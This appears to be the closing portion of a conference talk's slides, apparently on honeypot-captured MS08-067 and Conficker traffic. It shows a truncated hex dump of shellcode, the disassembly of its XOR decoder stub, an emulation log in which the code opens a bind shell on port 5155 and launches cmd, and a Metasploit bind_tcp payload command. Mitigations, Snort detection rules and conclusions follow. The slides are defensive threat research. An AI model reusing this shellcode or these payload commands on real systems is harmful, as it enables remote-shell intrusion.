000000A0  D8 4D 30 AA 31 C4 D5 9B 83 29 BB F8 61 C6 62 A6  ØM0ª1ÄÕ›ƒ)»øaÆb¦
000000B0  DA 1F 24 21 23 65 3F 1D 1B 6B 01 55 60 8D 9C 96  Ú.$!#e?..k.U`.œ–
000000C0  30 31 32 86 71 8C FF A7 50 8A D2 5A 03 1A BB F8  012†qŒÿ§PŠÒZ..»ø
000000D0  41 C6 72 96 50 9D BB EA 29 C8 F0 DE 1B 4C E0 FA  AÆr–P.»ê)ÈðÞ.Làú
000000E0  DA 05 28 21 09 6D 31 79 B2 71 79 21 65 C6 31 7C  Ú.(!.m1y²qy!eÆ1|
000000F0  60 B2 01 6A FD 8C FF A7 50 8A 08 4A 24 B9 33 D7  `².jýŒÿ§PŠ.J$¹3×
00000100  A9 76 4D 8E 24 AF 68 21 09 69 31 79 37 C6 3C E1  ©vMŽ$¯h!.i1y7Æ<á
00000110  DA 15 2C AB 82 C6 34 21 50 9D B9 EE 75 69 6B F1  Ú.,«‚Æ4!P.¹îuikñ
00000120  30 14 6A FB AE AD 68 F5 0B C
00000130  63 4D 30 C2 26 3E 02 F5 05 2
00000140  E9 DD 31 AA 51 64 F4 FE 01 2
00000150  01 1D 60 FA 11 1D 70 FA 39 A
00000160  96 7C EB F9 39 4F 30 BE 72 C
00000170  93 96 07 CD AE 98 63 FD 39 F
00000180  02 1A 58 DE BD 76 D1 55 84 1
00000190  30 B2 E5 C2 32 20 54 AA D8 A
000001A0  43 14 66 48 AC 2B F7 EE 75 7
000001B0  97 4D 74 FE 01 1B 66 FC 17 1
000001C0  28 81 0F 2C AE 98 B9 4A 1F 1
000001D0  4C 2D CF 7F EA AD 2D 80 5B 2
000001E0  6D 4B 4C A0 D1 B6 D0 DF 54 F
000001F0  02 B2 E5 AA 51 4D 5C 00 2E 0
00000200  2E 00 5C 00 41 00 4B 00 44 0
```

```
                mov     ecx, 2CB82596h
                mov     bl, 2Dh ; '-'
                mov     edx, 0B1BBB766h
                dec     ebx
                db      67h
                xchg    eax, edi
                push    59h ; 'Y'
                pop     ecx
                fldz
                fnstenv byte ptr [esp-0Ch]
                pop     ebx
loc_19:                                 ; CODE XREF: se
                xor     dword ptr [ebx+13h], 4D51AA30h
                sub     ebx, 0FFFFFFFCh
                loop    loc_19
                mov     cl, 6Eh ; 'n'
                add     eax, 0D055CFBFh
                test    eax, 0B2AE55C0h
                int     3               ; Trap to Debugger
```

Encoded size

Feature of encoder

fnstenv_mov

Encoded asm code

```
tony@tony-honeypotexp:~/temp$ speakeasy -r -t another_shellcode2.bin -a x86
* exec: shellcode
0x10d3: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
0x10e3: 'ws2_32.WSAStartup(0x190, 0x1203098)' -> 0x0
0x10f2: 'ws2_32.WSASocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
0x1109: 'ws2_32.bind(0x4, "0.0.0.0:5155", 0x10)' -> 0x0
0x1112: 'ws2_32.listen(0x4, 0x0)' -> 0x0
0x111c: 'ws2_32.accept(0x4, 0x0, 0x0)' -> 0x8
0x1126: 'ws2_32.closesocket(0x4)' -> 0x0
0x1159: 'kernel32.CreateProcessA(0x0, "cmd", 0x0, 0x0, 0x1, 0x0, 0x0, 0x0, 0x1203048, 0x1203038)' -> 0x1
0x1167: 'kernel32.WaitForSingleObject(0x220, 0xffffffff)' -> 0x0
0x1173: 'kernel32.GetVersion()' -> 0x1db10106
* Child process timeout reached after 60 seconds
* Timeout of 60 sec(s) reached.
* Finished emulating
```

```
>set payload windows/meterpreter/bind_tcp
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/x86/fnstenv_mov.rb

Mitigation of Related Threats

Mitigation of MS08-067 Threat

- Update and patch the systems to the latest version

- Check all the assets and make sure there is no legacy system publicly accessible on the Internet, especially Windows SMB ports (TCP/139, 445)
  - Avoid weak/collected passwords

- If assets need to face the Internet, make sure the access control configuration (e.g., ACL) is set properly

- Install IPS/IDS (e.g., Snort) in the network if possible

Snort Rules for Mitigating MS08-067 and Conficker Threats

- 14782 - OS-WINDOWS DCERPC NCACN-IP-TCP srvsvc NetrpPathCanonicalize path canonicalization stack overflow attempt
  - ✓ Snort Community rule
  - ✓ MS08-067 exploit
- 2009201 - ET TROJAN Conficker.b Shellcode
  - ✓ Emerging Threats open rule
  - ✓ Conficker shellcode through SMB port
- 2009024 - ET TROJAN Downadup/Conficker A or B Worm reporting
  - ✓ Emerging Threats open rule
  - ✓ Conficker HTTP traffic which communicate with attacker hosts

https://www.snort.org/downloads#rules
https://rules.emergingthreats.net/open/snort-2.9.0/

Conclusion

Conclusion

- We found there is MS08-067 exploitation traffic from our hunting engines
- Most of the traffic is related to Conficker worm, which seems to spread for over 15 years
- From the collected information, we also found there were high percentage OT/ICS industries still use legacy systems and detected Conficker in environments
- Based on the detailed analysis of the MS08-067 attack events, the proposed mitigations should work.

感謝您參加講座， 掃描QR Code填寫問券即可到Q106攤位上玩遊戲得好禮

Q&A Session

Thank You

Keep the operation running!